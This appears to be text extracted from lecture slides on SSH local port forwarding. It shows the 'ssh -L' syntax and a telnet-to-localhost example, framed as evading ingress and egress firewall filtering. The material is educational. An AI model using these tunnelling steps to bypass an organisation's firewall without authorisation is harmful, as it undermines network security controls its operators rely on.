
Local Port Forwarding: Evading Ingress Filtering

- telnet traffic from home → work is blocked by the firewall




Local Port Forwarding: Evading Ingress Filtering

- We establish an ssh tunnel: home \leftrightarrow ramses
 1. On home endpoint, the tunnel receives TCP packets from telnet client
 2. The tunnel forwards TCP packets to ramses endpoint
 3. At ramses, the data is put in another TCP packets and sent to work



Creating an SSH Tunnel


```
M1$ ssh -L src_port:fwd_to_host:dst_port via_host
```



Local Port Forwarding: Evading Ingress Filtering


- Starting a telnet session at home:

```
home$ telnet localhost:8000
```




Local Port Forwarding: Evading Egress Filtering

- Some Internet services may be blocked to users




Local Port Forwarding: Evading Egress Filtering

- We establish an ssh tunnel: work \longleftrightarrow home to access an Internet service




Local Port Forwarding: Evading Egress Filtering

- Visit the website (from the browser) **localhost:8000**



Local Port Forwarding: Dynamic Port Forwarding

